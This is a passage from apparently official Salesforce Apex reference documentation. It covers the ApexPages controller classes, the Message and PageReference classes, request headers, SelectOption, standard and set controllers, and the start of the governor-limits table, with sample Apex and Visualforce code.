</apex:page>

```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named `viewPage` in order for this example to work:

```

<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>

```

Example: Displaying a List of Top, Recent, and Most Popular Ideas and Comments

The following example shows how an `IdeaStandardSetController` object can be used in the constructor for a custom list controller:



Note: You must have created at least one idea for this example to return any ideas.

```

public class MyIdeaListExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaListExtension (ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }
}

```

The following Visualforce markup shows how the `IdeaStandardSetController` example shown above can be used with the `<ideas:listOutputLink>` component to display a list of recent, top, and most popular ideas and comments. This page must be named `listPage` in order for this example to work:

```

<!-- page named listPage -->
<apex:page standardController="Idea" extensions="MyIdeaListExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:listOutputLink sort="recent" page="listPage">Recent Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="top" page="listPage">Top Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="popular" page="listPage">Popular Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="comments" page="listPage">Recent Comments
        </ideas:listOutputLink>
    </apex:pageBlock>

```

```

<apex:pageBlock >
  <apex:dataList value="{!modifiedIdeas}" var="ideadata">
    <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
      {!ideadata.title}</ideas:detailoutputlink>
    </apex:dataList>
  </apex:pageBlock>
</apex:page>

```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named `viewPage`.

```

<!-- page named viewPage -->
<apex:page standardController="Idea">
  <apex:pageBlock title="Idea Section">
    <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}</ideas:detailOutputLink>
    <br/><br/>
    <apex:outputText>{!idea.body}</apex:outputText>
  </apex:pageBlock>
</apex:page>

```

KnowledgeArticleVersionStandardController Class

KnowledgeArticleVersionStandardController objects offer article-specific functionality in addition to what is provided by the [StandardController Class](#).

Methods

The KnowledgeArticleVersionStandardController object has the following specialized instance methods:


Name	Arguments	Return Type	Description
<code>getSourceId</code>		String	Returns the ID for the source object record when creating a new article from another object.
<code>setDataCategory</code>	String <i>categoryGroup</i> String <i>category</i>	Void	Specifies a default data category for the specified data category group when creating a new article.

In addition to the method listed above, the KnowledgeArticleVersionStandardController class inherits all the methods associated with the [StandardController Class](#). The following table lists the inherited methods.



Note: Though inherited, the `edit`, `delete`, and `save` methods don't serve a function when used with the KnowledgeArticleVersionStandardController class.

Name	Arguments	Return Type	Description
<code>addField</code>	List<String> <i>fieldNames</i>	Void	When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to

Name	Arguments	Return Type	Description
			<p>each field specified in <code>fieldNames</code> so that the controller can explicitly access those fields as well.</p> <p>This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the <code>reset()</code> method before calling <code>addField()</code>.</p> <p>The strings in <code>fieldNames</code> can either be the API name of a field, such as <code>AccountId</code>, or they can be explicit relationships to fields, such as <code>foo__r.myField__c</code>.</p> <p>This method is only for controllers used by <code>dynamicVisualforce</code> bindings.</p>
<code>cancel</code>		<code>System.PageReference</code>	Returns the <code>PageReference</code> of the cancel page.
<code>delete</code>		<code>System.PageReference</code>	Deletes record and returns the <code>PageReference</code> of the delete page.
<code>edit</code>		<code>System.PageReference</code>	Returns the <code>PageReference</code> of the standard edit page.
<code>getId</code>		<code>String</code>	Returns the ID of the record that is currently in context, based on the value of the <code>id</code> query string parameter in the Visualforce page URL.
<code>getRecord</code>		<code>SObject</code>	<p>Returns the record that is currently in context, based on the value of the <code>id</code> query string parameter in the Visualforce page URL.</p> <p>Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this <code>SObject</code>. All other fields, including fields from any related objects, must be queried using a SOQL expression.</p> <p> Tip: You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's <code>rendered</code> attribute to <code>false</code>. For example:</p> <pre><apex:outputText value="{!account.billingcity} {!account.contacts}" rendered="false"/></pre>

Name	Arguments	Return Type	Description
reset		Void	Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded. This method is only used if <code>addField</code> s is called outside the constructor, and it must be called directly before <code>addField</code> s. This method is only for controllers used by dynamic Visualforce bindings.
save		System.PageReference	Saves changes and returns the updated PageReference.
view		System.PageReference	Returns the PageReference object of the standard detail page.

Example

The following example shows how a `KnowledgeArticleVersionStandardController` object can be used to create a custom extension controller. In this example, you create a class named `AgentContributionArticleController` that allows customer-support agents to see pre-populated fields on the draft articles they create while closing cases.

Prerequisites:

1. Create an article type called `FAQ`. For instructions, see “Defining Article Types” in the online help.
2. Create a text custom field called `Details`. For instructions, see “Adding Custom Fields to Article Types” in the online help.
3. Create a category group called `Geography` and assign it to a category called `USA`. For instructions, see “Creating and Modifying Category Groups” in the online help and “Adding Data Categories to Category Groups” in the online help.
4. Create a category group called `Topics` and assign it a category called `Maintenance`.

```
/** Custom extension controller for the simplified article edit page that
    appears when an article is created on the close-case page.
 */
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController as
    an argument
    public AgentContributionArticleController(
        ApexPages.KnowledgeArticleVersionStandardController ctl) {
        // This is the SObject for the new article.
        //It can optionally be cast to the proper article type.
        // For example, FAQ__kav article = (FAQ__kav) ctl.getRecord();
        SObject article = ctl.getRecord();
        // This returns the ID of the case that was closed.
        String sourceId = ctl.getSourceId();
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:sourceId];

        // This overrides the default behavior of pre-filling the
        // title of the article with the subject of the closed case.
        article.put('title', 'From Case: '+c.subject);
        article.put('details__c',c.description);

        // Only one category per category group can be specified.
        ctl.selectDataCategory('Geography','USA');
        ctl.selectDataCategory('Topics','Maintenance');
    }

    /** Test for this custom extension controller
```

```

*/
public static testMethod void testAgentContributionArticleController() {
    String caseSubject = 'my test';
    String caseDesc = 'my test description';

    Case c = new Case();
    c.subject= caseSubject;
    c.description = caseDesc;
    insert c;
    String caseId = c.id;
    System.debug('Created Case: ' + caseId);

    ApexPages.currentPage().getParameters().put('sourceId', caseId);
    ApexPages.currentPage().getParameters().put('sfdc.override', '1');

    ApexPages.KnowledgeArticleVersionStandardController ctl =
        new ApexPages.KnowledgeArticleVersionStandardController(new FAQ__kav());

    new AgentContributionArticleController(ctl);

    System.assertEquals(caseId, ctl.getSourceId());
    System.assertEquals('From Case: '+caseSubject, ctl.getRecord().get('title'));
    System.assertEquals(caseDesc, ctl.getRecord().get('details__c'));
}
}

```

If you created the custom extension controller for the purpose described in the previous example (that is, to modify submitted-via-case articles), complete the following steps after creating the class:

1. Log into your Salesforce organization and click **Your Name > Setup > Customize > Knowledge > Settings**.
2. Click **Edit**.
3. Assign the class to the Use Apex customization field. This associates the article type specified in the new class with the article type assigned to closed cases.
4. Click **Save**.

Message Class

When using a standard controller, all validation errors, both custom and standard, that occur when the end user saves the page are automatically added to the page error collections. If there is an `inputField` component bound to the field with an error, the message is added to the components error collection. All messages are added to the pages error collection. For more information, see [Validation Rules and Standard Controllers](#) in the *Visualforce Developer's Guide*.

If your application uses a custom controller or extension, you must use the `message` class for collecting errors.

Instantiation

In a custom controller or controller extension, you can instantiate a `Message` in one of the following ways:

- `ApexPages.Message myMsg = new ApexPages.Message (ApexPages.severity, summary);`

where `ApexPages.severity` is the enum that determines how severe a message is, and `summary` is the `String` used to summarize the message. For example:

```
ApexPages.Message myMsg = new ApexPages.Message (ApexPages.Severity.FATAL, 'my error msg');
```

- `ApexPages.Message myMsg = new ApexPages.Message (ApexPages.severity, summary, detail);`

where `ApexPages.severity` is the enum that determines how severe a message is, `summary` is the `String` used to summarize the message, and `detail` is the `String` used to provide more detailed information about the error.

Methods

The Message methods are all called by and operate on a particular instance of Message.

The table below describes the instance methods for Message.

Name	Arguments	Return Type	Description
<code>getComponentLabel</code>		<code>String</code>	Returns the label of the associated <code>inputField</code> component. If no label is defined, this method returns <code>null</code> .
<code>getDetail</code>		<code>String</code>	Returns the value of the detail parameter used to create the message. If no detail <code>String</code> was specified, this method returns <code>null</code> .
<code>getSeverity</code>		ApexPages.Severity	Returns the severity enum used to create the message.
<code>getSummary</code>		<code>String</code>	Returns the summary <code>String</code> used to create the message.

ApexPages.Severity Enum

Using the `ApexPages.Severity` enum values, specify the severity of the message. The following are the valid values:

- `CONFIRM`
- `ERROR`
- `FATAL`
- `INFO`
- `WARNING`

All enums have access to standard methods, such as `name` and `value`.

PageReference Class

A `PageReference` is a reference to an instantiation of a page. Among other attributes, `PageReferences` consist of a URL and a set of query parameter names and values.

Use a `PageReference` object:

- To view or set query string parameters and values for a page

- To navigate the user to a different page as the result of an action method

Instantiation

In a custom controller or controller extension, you can refer to or instantiate a PageReference in one of the following ways:

- `Page.existingPageName`

Refers to a PageReference for a Visualforce page that has already been saved in your organization. By referring to a page in this way, the platform recognizes that this controller or controller extension is dependent on the existence of the specified page and will prevent the page from being deleted while the controller or extension exists.

- `PageReference pageRef = new PageReference('partialURL');`

Creates a PageReference to any page that is hosted on the Force.com platform. For example, setting 'partialURL' to '/apex/HelloWorld' refers to the Visualforce page located at `http://mySalesforceInstance/apex/HelloWorld`. Likewise, setting 'partialURL' to '/' + 'recordID' refers to the detail page for the specified record.

This syntax is less preferable for referencing other Visualforce pages than `Page.existingPageName` because the PageReference is constructed at runtime, rather than referenced at compile time. Runtime references are not available to the referential integrity system. Consequently, the platform doesn't recognize that this controller or controller extension is dependent on the existence of the specified page and won't issue an error message to prevent user deletion of the page.

- `PageReference pageRef = new PageReference('fullURL');`

Creates a PageReference for an external URL. For example:

```
PageReference pageRef = new PageReference('http://www.google.com');
```

You can also instantiate a PageReference object for the current page with the `currentPage` ApexPages method. For example:


```
PageReference pageRef = ApexPages.currentPage();
```

Methods

PageReference methods are all called by and operate on a particular instance of a PageReference.

The table below describes the instance methods for PageReference.

Name	Arguments	Return Type	Description
<code>getAnchor</code>		String	Returns the name of the anchor located on the page.
<code>getContent</code>		Blob	Returns the output of the page, as displayed to a user in a Web browser. The content of the returned Blob is dependant on how the page is rendered. If the page is rendered as a PDF, it returns the PDF. If the page is not rendered as a PDF, it returns the HTML. To access the content of the returned HTML as a string, use the <code>toString</code> Blob method.

 **Note:** If you use `getContent` in a test method, a blank PDF is generated when used with a Visualforce page that is supposed to render as PDF.

Name	Arguments	Return Type	Description
			<p>This method can't be used in:</p> <ul style="list-style-type: none"> • Triggers • Scheduled Apex • Batch jobs • Test methods • Apex email services <p>If there's an error on the Visualforce page, an <code>ExecutionException</code> is thrown.</p>
<code>getContentAsPDF</code>		Blob	<p>Returns the page as a PDF, regardless of the <code><apex:page></code> component's <code>renderAs</code> attribute.</p> <p>This method can't be used in:</p> <ul style="list-style-type: none"> • Triggers • Scheduled Apex • Batch jobs • Test methods • Apex email services
<code>getCookies</code>		Map<String, System.Cookie[]>	<p>Returns a map of cookie names and cookie objects, where the key is a String of the cookie name and the value contains the list of cookie objects with that name. Used in conjunction with the <code>Cookie</code> class. Only returns cookies with the “apex__” prefix set by the <code>setCookies</code> method.</p>
<code>getHeaders</code>		Map<String, String>	<p>Returns a map of the request headers, where the key string contains the name of the header, and the value string contains the value of the header. This map can be modified and remains in scope for the <code>PageReference</code> object. For instance, you could do:</p> <pre data-bbox="901 1333 1453 1396">PageReference.getHeaders().put('Date', '9/9/99');</pre> <p>For a description of request headers, see Request Headers on page 497.</p>
<code>getParameters</code>		Map<String, String>	<p>Returns a map of the query string parameters that are included in the page URL. The key string contains the name of the parameter, while the value string contains the value of the parameter. This map can be modified and remains in scope for the <code>PageReference</code> object. For instance, you could do:</p> <pre data-bbox="901 1732 1453 1795">PageReference.getParameters().put('id', myID);</pre>

Name	Arguments	Return Type	Description
<code>getRedirect</code>		Boolean	Returns the current value of the PageReference object's <code>redirect</code> attribute. Note that if the URL of the PageReference object is set to a website outside of the <code>salesforce.com</code> domain, the <code>redirect</code> always occurs, regardless of whether the <code>redirect</code> attribute is set to <code>true</code> or <code>false</code> .
<code>getUrl</code>		String	Returns the URL associated with the PageReference when it was originally defined.
<code>setAnchor</code>	String <i>Anchor</i>	System.PageReference	Sets the name of the anchor located on the page.
<code>setCookies</code>	Cookie[] <i>cookies</i>	Void	Creates a list of cookie objects. Used in conjunction with the <code>Cookie</code> class. Important: <ul style="list-style-type: none"> • Cookie names and values set in Apex are URL encoded, that is, characters such as <code>@</code> are replaced with a percent sign and their hexadecimal representation. • The <code>setCookies</code> method adds the prefix “<code>apex__</code>” to the cookie names. • Setting a cookie's value to <code>null</code> sends a cookie with an empty string value instead of setting an expired attribute. • After you create a cookie, the properties of the cookie can't be changed. • Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see “Caching Force.com Sites Pages” in the online help.
<code>setRedirect</code>	Boolean <i>redirect</i>	System.PageReference	Sets the value of the PageReference object's <code>redirect</code> attribute. If set to <code>true</code> , a redirect is performed through a client side redirect. This type of redirect performs an HTTP GET request, and flushes the view state, which uses POST. If set to <code>false</code> , the redirect is a server-side forward that preserves the view state if and only if the target page uses the same controller and contains the proper subset of extensions used by the source page. Note that if the URL of the PageReference object is set to a website outside of the <code>salesforce.com</code> domain, or to a page with a different controller or controller extension, the <code>redirect</code> always occurs, regardless of whether the <code>redirect</code> attribute is set to <code>true</code> or <code>false</code> .

Request Headers

The following table describes some headers that are set on requests.

Header	Description
Host	The host name requested in the request URL. This header is always set on Force.com Site requests and My Domain requests. This header is optional on other requests when HTTP/1.0 is used instead of HTTP/1.1.
Referer	The URL that is either included or linked to the current request's URL. This header is optional.
User-Agent	The name, version, and extension support of the program that initiated this request, such as a Web browser. This header is optional and can be overridden in most browsers to be a different value. Therefore, this header should not be relied upon.
CipherSuite	If this header exists and has a non-blank value, this means that the request is using HTTPS. Otherwise, the request is using HTTP. The contents of a non-blank value are not defined by this API, and can be changed without notice.
X-Salesforce-SIP	The source IP address of the request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers.
X-Salesforce-Forwarded-To	The fully qualified domain name of the Salesforce instance that is handling this request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers.

Example: Retrieving Query String Parameters

The following example shows how to use a PageReference object to retrieve a query string parameter in the current page URL. In this example, the `getAccount` method references the `id` query string parameter:

```
public class MyController {
    public Account getAccount() {
        return [SELECT Id, Name FROM Account
              WHERE Id = :ApexPages.currentPage().getParameters().get('Id')];
    }
}
```

The following page markup calls the `getAccount` method from the controller above:

```
<apex:page controller="MyController">
  <apex:pageBlock title="Retrieving Query String Parameters">
    You are viewing the {!account.name} account.
  </apex:pageBlock>
</apex:page>
```



Note:

For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

The `getAccount` method uses an embedded SOQL query to return the account specified by the `id` parameter in the URL of the page. To access `id`, the `getAccount` method uses the `ApexPages` namespace:

- First the `currentPage` method returns the `PageReference` instance for the current page. `PageReference` returns a reference to a Visualforce page, including its query string parameters.
- Using the page reference, use the `getParameters` method to return a map of the specified query string parameter names and values.
- Then a call to the `get` method specifying `id` returns the value of the `id` parameter itself.

Example: Navigating to a New Page as the Result of an Action Method

Any action method in a custom controller or controller extension can return a `PageReference` object as the result of the method. If the `redirect` attribute on the `PageReference` is set to `true`, the user navigates to the URL specified by the `PageReference`.

The following example shows how this can be implemented with a `save` method. In this example, the `PageReference` returned by the `save` method redirects the user to the detail page for the account record that was just saved:

```
public class mySecondController {
    Account account;

    public Account getAccount() {
        if(account == null) account = new Account();
        return account;
    }

    public PageReference save() {
        // Add the account to the database.
        insert account;
        // Send the user to the detail page for the new account.
        PageReference acctPage = new ApexPages.StandardController(account).view();
        acctPage.setRedirect(true);
        return acctPage;
    }
}
```

The following page markup calls the `save` method from the controller above. When a user clicks **Save**, he or she is redirected to the detail page for the account just created:

```
<apex:page controller="mySecondController" tabStyle="Account">
  <apex:sectionHeader title="New Account Edit Page" />
  <apex:form>
    <apex:pageBlock title="Create a New Account">
      <apex:pageBlockButtons location="bottom">
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="Account Information">
        <apex:inputField id="accountName" value="{!account.name}"/>
        <apex:inputField id="accountSite" value="{!account.site}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

SelectOption Class

A `SelectOption` object specifies one of the possible values for a Visualforce `selectCheckboxes`, `selectList`, or `selectRadio` component. It consists of a label that is displayed to the end user, and a value that is returned to the controller if the option is selected. A `SelectOption` can also be displayed in a disabled state, so that a user cannot select it as an option, but can still view it.

Instantiation

In a custom controller or controller extension, you can instantiate a `SelectOption` in one of the following ways:

- ```
SelectOption option = new SelectOption(value, label, isDisabled);
```

where *value* is the `String` that is returned to the controller if the option is selected by a user, *label* is the `String` that is displayed to the user as the option choice, and *isDisabled* is a `Boolean` that, if `true`, specifies that the user cannot select the option, but can still view it.

- ```
SelectOption option = new SelectOption(value, label);
```

where *value* is the `String` that is returned to the controller if the option is selected by a user, and *label* is the `String` that is displayed to the user as the option choice. Because a value for *isDisabled* is not specified, the user can both view and select the option.

Methods

The `SelectOption` methods are all called by and operate on a particular instance of `SelectOption`.

The table below describes the instance methods for `SelectOption`.

Name	Arguments	Return Type	Description
<code>getDisabled</code>		<code>Boolean</code>	Returns the current value of the <code>SelectOption</code> object's <code>isDisabled</code> attribute. If <code>isDisabled</code> is set to <code>true</code> , the user can view the option, but cannot select it. If <code>isDisabled</code> is set to <code>false</code> , the user can both view and select the option.
<code>getEscapeItem</code>		<code>Boolean</code>	Returns the current value of the <code>SelectOption</code> object's <code>itemEscaped</code> attribute. If <code>itemEscaped</code> is set to <code>true</code> , sensitive HTML and XML characters are escaped in the HTML output generated by this component. If <code>itemEscaped</code> is set to <code>false</code> , items are rendered as written.
<code>getLabel</code>		<code>String</code>	Returns the option label that is displayed to the user.
<code>getValue</code>		<code>String</code>	Returns the option value that is returned to the controller if a user selects the option.
<code>setDisabled</code>	<code>Boolean</code> <i>isDisabled</i>	<code>Void</code>	Sets the value of the <code>SelectOption</code> object's <code>isDisabled</code> attribute. If <code>isDisabled</code> is set to <code>true</code> , the user can view the option, but cannot select it. If <code>isDisabled</code> is set to <code>false</code> , the user can both view and select the option.
<code>setEscapeItem</code>	<code>Boolean</code> <i>itemsEscaped</i>	<code>Void</code>	Sets the value of the <code>SelectOption</code> object's <code>itemEscaped</code> attribute. If <code>itemEscaped</code> is set to <code>true</code> , sensitive HTML and XML characters are escaped in the HTML output generated by this component. If <code>itemEscaped</code> is set to <code>false</code> , items are rendered as written.
<code>setLabel</code>	<code>String</code> <i>l</i>	<code>Void</code>	Sets the value of the option label that is displayed to the user.

Name	Arguments	Return Type	Description
setValue	String v	Void	Sets the value of the option value that is returned to the controller if a user selects the option.

Example

The following example shows how a list of SelectOptions objects can be used to provide possible values for a selectCheckboxes component on a Visualforce page. In the following custom controller, the getItems method defines and returns the list of possible SelectOption objects:

```
public class sampleCon {

    String[] countries = new String[]{};

    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US', 'US'));
        options.add(new SelectOption('CANADA', 'Canada'));
        options.add(new SelectOption('MEXICO', 'Mexico'));
        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }

}
```

In the following page markup, the <apex:selectOptions> tag uses the getItems method from the controller above to retrieve the list of possible values. Because <apex:selectOptions> is a child of the <apex:selectCheckboxes> tag, the options are displayed as checkboxes:

```
<apex:page controller="sampleCon">
  <apex:form>
    <apex:selectCheckboxes value="{!countries}">
      <apex:selectOptions value="{!items}"/>
    </apex:selectCheckboxes><br/>
    <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionStatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
        </apex:outputPanel>
      </apex:facet>
    </apex:actionStatus>
  </apex:outputPanel>
</apex:page>
```

StandardController Class

StandardController objects reference the pre-built Visualforce controllers provided by salesforce.com. The only time it is necessary to refer to a StandardController object is when defining an extension for a standard controller. StandardController is the data type of the single argument in the extension class constructor.

Instantiation

You can instantiate a StandardController in the following way:


```
• ApexPages.StandardController sc = new ApexPages.StandardController(sObject);
```

Methods

StandardController methods are all called by and operate on a particular instance of a StandardController.

The table below describes the instance methods for StandardController.

Name	Arguments	Return Type	Description
addFields	List<String> fieldNames	Void	<p>When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in <code>fieldNames</code> so that the controller can explicitly access those fields as well.</p> <p>This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the <code>reset()</code> method before calling <code>addFields()</code>.</p> <p>The strings in <code>fieldNames</code> can either be the API name of a field, such as <code>AccountId</code>, or they can be explicit relationships to fields, such as <code>foo__r.myField__c</code>.</p> <p>This method is only for controllers used by dynamic Visualforce bindings.</p>
cancel		System.PageReference	Returns the PageReference of the cancel page.
delete		System.PageReference	Deletes record and returns the PageReference of the delete page.
edit		System.PageReference	Returns the PageReference of the standard edit page.
getId		String	Returns the ID of the record that is currently in context, based on the value of the <code>id</code> query string parameter in the Visualforce page URL.
getRecord		SObject	<p>Returns the record that is currently in context, based on the value of the <code>id</code> query string parameter in the Visualforce page URL.</p> <p>Note that only the fields that are referenced in the associated Visualforce markup are available for querying</p>

Name	Arguments	Return Type	Description
			<p>on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.</p> <p> Tip: You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's <code>rendered</code> attribute to <code>false</code>. For example:</p> <pre><apex:outputText value="{!account.billingcity} {!account.contacts}" rendered="false"/></pre>
reset		Void	<p>Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.</p> <p>This method is only used if <code>addFields</code> is called outside the constructor, and it must be called directly before <code>addFields</code>.</p> <p>This method is only for controllers used by dynamic Visualforce bindings.</p>
save		System.PageReference	Saves changes and returns the updated PageReference.
view		System.PageReference	Returns the PageReference object of the standard detail page.

Example

The following example shows how a StandardController object can be used in the constructor for a standard controller extension:

```
public class myControllerExtension {
    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }

    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```


The following Visualforce markup shows how the controller extension from above can be used in a page:

```
<apex:page standardController="Account" extensions="myControllerExtension">
  {!greeting} <p/>
  <apex:form>
    <apex:inputField value="{!account.name}"/> <p/>
    <apex:commandButton value="Save" action="{!save}"/>
  </apex:form>
</apex:page>
```

StandardSetController Class

StandardSetController objects allow you to create list controllers similar to, or as extensions of, the pre-built Visualforce list controllers provided by Salesforce. The `StandardSetController` class also contains a *prototype object*. This is a single `sObject` contained within the Visualforce `StandardSetController` class. If the prototype object's fields are set, those values are used during the save action, meaning that the values are applied to every record in the set controller's collection. This is useful for writing pages that perform mass updates (applying identical changes to fields within a collection of objects).



Note: Fields that are required in other Salesforce objects will keep the same requiredness when used by the prototype object.

Keep in mind the following governor limits for batch Apex:

- Up to five queued or active batch jobs are allowed for Apex.
- A user can have up to five query cursors open at a time. For example, if five cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the five cursors is released.

Cursor limits for different Force.com features are tracked separately. For example, you can have five Apex query cursors, five batch cursors, and five Visualforce cursors open at the same time.

- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.
- The maximum value for the optional `scope` parameter is 2,000. If set to a higher value, Salesforce chunks the records returned by the `QueryLocator` into smaller batches of up to 2,000 records.
- If no size is specified with the optional `scope` parameter, Salesforce chunks the records returned by the `QueryLocator` into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.
- The `start`, `execute` and `finish` methods can implement only one callout in each method.
- Batch executions are limited to one callout per execution.
- The maximum number of batch executions is 250,000 per 24 hours.
- Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

Instantiation

You can instantiate a `StandardSetController` in either of the following ways:

- From a list of sObjects:

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];
ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

- From a query locator:

```
ApexPages.StandardSetController ssc =
new ApexPages.StandardSetController(Database.getQueryLocator([SELECT Name, CloseDate FROM
Opportunity]));
```

Methods

StandardSetController methods are all called by and operate on a particular instance of a StandardSetController.

The table below describes the instance methods for StandardSetController.

Name	Arguments	Return Type	Description
cancel		System.PageReference	Returns the PageReference of the original page, if known, or the home page.
first		Void	Returns the first page of records.
getCompleteResult		Boolean	Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.
getFilterId		String	Returns the ID of the filter that is currently in context.
getHasNext		Boolean	Indicates whether there are more records after the current page set.
getHasPrevious		Boolean	Indicates whether there are more records before the current page set.
getListViewOptions		System.SelectOption[]	Returns a list of the listviews available to the current user.
getPageNumber		Integer	Returns the page number of the current page set. Note that the first page returns 1.
getPageSize		Integer	Returns the number of records included in each page set.
getRecord		sObject	Returns the sObject that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.
getRecords		sObject[]	Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call clear() on it.
getResultSize		Integer	Returns the number of records in the set.
getSelected		sObject[]	Returns the list of sObjects that have been selected.
last		Void	Returns the last page of records.

Name	Arguments	Return Type	Description
next		Void	Returns the next page of records.
previous		Void	Returns the previous page of records.
save		System.PageReference	Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.
setFilterID	String <i>filterId</i>	Void	Sets the filter ID of the controller.
setpageNumber	Integer <i>pageNumber</i>	Void	Sets the page number.
setPageSize	Integer <i>pageSize</i>	Void	Sets the number of records in each page set.
setSelected	sObjects[] <i>selectedRecords</i>	Void	Set the selected records.

Example

The following example shows how a StandardSetController object can be used in the constructor for a custom list controller:

```
public class opportunityList2Con {
    // ApexPages.StandardSetController must be instantiated
    // for standard list controllers
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [select name,closedate from Opportunity]));
            }
            return setCon;
        }
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
        return (List<Opportunity>) setCon.getRecords();
    }
}
```

The following Visualforce markup shows how the controller above can be used in a page:

```
<apex:page controller="opportunityList2Con">
    <apex:pageBlock >
        <apex:pageBlockTable value="{!opportunities}" var="o">
            <apex:column value="{!o.name}"/>
            <apex:column value="{!o.closedate}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

Appendix D

Understanding Execution Governors and Limits

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces a number of limits to ensure that runaway Apex does not monopolize shared resources. These limits, or *governors*, track and enforce the statistics outlined in the following table. If some Apex code ever exceeds a limit, the associated governor issues a runtime exception that cannot be handled.

Governor limits apply to an entire organization, as well as to specific namespaces. For example, if you install a managed package created by a salesforce.com ISV Partner from Force.com AppExchange, the components in the package belong to a namespace unique from other components in your organization. Consequently, any Apex code in that package can issue up to 150 DML statements while executing. In addition, any Apex code that is native to your organization can also issue up to 150 DML statements, meaning more than 150 DML statements might execute during a single request if code from the managed package and your native organization both execute. Conversely, if you install a package from AppExchange that is not created by a salesforce.com ISV Partner, the code from that package does not have its own separate governor limit count. Any resources it uses counts against the total for your organization. Cumulative resource messages and warning emails are also generated based on managed package namespaces as well. For more information on salesforce.com ISV Partner packages, see [salesforce.com Partner Programs](#).

Description	Limit
Total number of SOQL queries issued ¹	100
Total number of SOQL queries issued for Batch Apex and future methods ¹	200
Total number of records retrieved by SOQL queries	50,000
Total number of SOSL queries issued	20
Total number of records retrieved by a single SOSL query	200
Total number of DML statements issued ²	150
Total number of records processed as a result of DML statements, Approval.process, or database.emptyRecycleBin	10,000
Total number of executed code statements	200,000
Total number of executed code statements for Batch Apex and future methods	1,000,000
Total heap size ³	6 MB
Total heap size for Batch Apex and future methods	12 MB
Total stack depth for any Apex invocation that recursively fires triggers due to insert, update, or delete statements ⁴	16

Description	Limit
For loop list batch size	200
Total number of callouts (HTTP requests or Web services calls) in a request	10
Maximum timeout for all callouts (HTTP requests or Web services calls) in a request	120 seconds
Default timeout of callouts (HTTP requests or Web services calls) in a request	10 seconds
